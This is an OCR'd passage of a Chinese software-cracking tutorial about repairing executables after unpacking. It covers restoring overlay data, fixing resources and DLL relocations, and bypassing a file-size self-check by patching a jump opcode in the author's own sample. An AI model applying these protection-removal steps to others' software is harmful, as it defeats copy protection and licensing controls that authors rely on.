


图 3




图 4

不过在我个人的测试中，对于这样的问题，感觉使用英文修改版的 OD 比较好，汉化的 OD 多少都会有一点问题，使用 defixed 版的 od 就一般不会出现上面的问题，而且一般英文版的修复问题也容易解决。

3、附加段数据的处理

附加段是编程的时候将程序的一些重要东西放到最后一个段，在汇编程序设计中称为 overlay，这类程序我接触的没几个，但是在网上看到很多人提问这一问题，这里说明一下，如果一个程序有附加段，那么你使用 PEID 查壳的话就会有如图 6 所示的提示（前提是 PEID 下的 userdb.txt 更新的比较



图 5




图 6

全，大家碰到PEID不能识别的壳时可以自己手工添加），当然我添加的这个记事本只是因为它是一个简单壳而已，如果碰到未知壳我们脱完了，运行脱壳后的程序，如果有附加数据它就会有类似如图7所示的提示，这种情况的修复也比较简单，只要加壳程序的附加段数据复制到脱壳程序里就可以了，前面已经说明，附加段是最后一个区段，我们只要使用winhex打开加壳程序，按CTRL+END键到达程序的最后，然后在最后一个数据上点右键，选择“选块开始”，如图8，然后拖动鼠标向上走，走到第一个0区位置，也就是区段间的空隙位置，接着在winhex中点右键选择“选块结尾”，然后点右键选择“编辑”—“复制选块”—“16进制数据”，再使用Winhex打开脱壳程序，也就是按ctrl+end键来到程序的最后，将复制的16进制数据放到这个位置就可以了。




图7




图8




图9

在上面我们也提到了附加段是程序的最后一个区段，可以使用pedit或者lordpe载入程序，看程序最后一个区段的起始offset地址，然后将这个offset地址与区段的大小相加，就是附加段的开始位置了。

4、资源修复的问题

有时候我们给程序脱壳只不过是为了进行一些简单的“汉化”操作，其实就是修改一下资源文件，但是脱壳的时候可能导致资源文件破坏。使用exescope.exe或者reshacker.exe打开的时候会提示如图9所示的错误，这时候使用fixres.exe修复就可以了，程序运行如图10所示，这个程序支持拖放文件，我们直接将需要修复的程序拖进去，然后单击“fix resource”就可以了，修复完成后使用exescope.exe或者reshacker.exe就可以打开要修改的程序进行修改了。




图10

5、DLL文件的脱壳

DLL文件的脱壳相对来说比较复杂点，它的关键问题就是重定位表的修复，手工修复需要一定的破解或者脱壳的经验，不过也不要怕，我们使用PE tools的插件就可以搞定一般的DLL文件的重定位表问题。打开PE tools，单击“插件”菜单，选择“Reloc Rebuild”，如图11，选择要修改的DLL文件，Rebuild就可以了。虽然使用工具进行修复比较简单，但是对于DLL文件的脱壳一定要注意，使用Import Reconstructor进行修复的时候在Option设置中不要将“Use Pe header from di”前面的勾选上，在高手们制作的工具下一般修复DLL文件还是比较容易的。




图11

6、文件自校验的问题

上面说明的几个问题，好像只是介绍了一些工具的使用，文件自校验的问题，我将使用自己编写的一个小程序（加的FSG2.0的壳）来说明如何对付自校验的文件。自校验，顾名思义就是程序自己检查自己是否被修改，如果被修改了，不好意思，程序就会罢工了。

程序很简单，是一个控制台程序，它通过文件大小来实现自检验，加壳程序及脱壳后的程序运行后如图12所示，我们使用W32ASM来进行静态反汇编，然后单击“PE信息”菜单下的“字符串参考”，输入“文件大小已更改”，如图13所示，我们双击来到程序的位置，接着向上走，这时你会看到如下代码**00401889 7621 jbe 004018ac**，这里就是关键跳，我们使用W32ASM，是因为OD的查找ASCII码或者UNICODE的插件找不到任何东西。显然程序当大于某一个数的时候就会正常执行，否则就会跳到MessageBox函数的位置从而弹出提示，我们将jbe改成ja就可以了，ja对应的机器码为77，我们右键“编辑修改”，将修改字节行中的76改成77就可以了，如图14所示，我们在使用CMD运行一下修改后的文件（bak文件）就不会再弹出文件修改的提示框了。




图12




图13

这个例子是我自己写的，它只有一个文件大小校验，我的目的只是给大家提供一种方法，就是修改关键跳来达到逃过文件自校验的目的，当然在实际的破解中并没有这么简单，因为很多人采用的文件校验方法比较多，有的程序作者不知道是不是脑袋进了水，还对文件名进行校验，而且在实际破解中敏感的信息都被进行了隐藏，我们


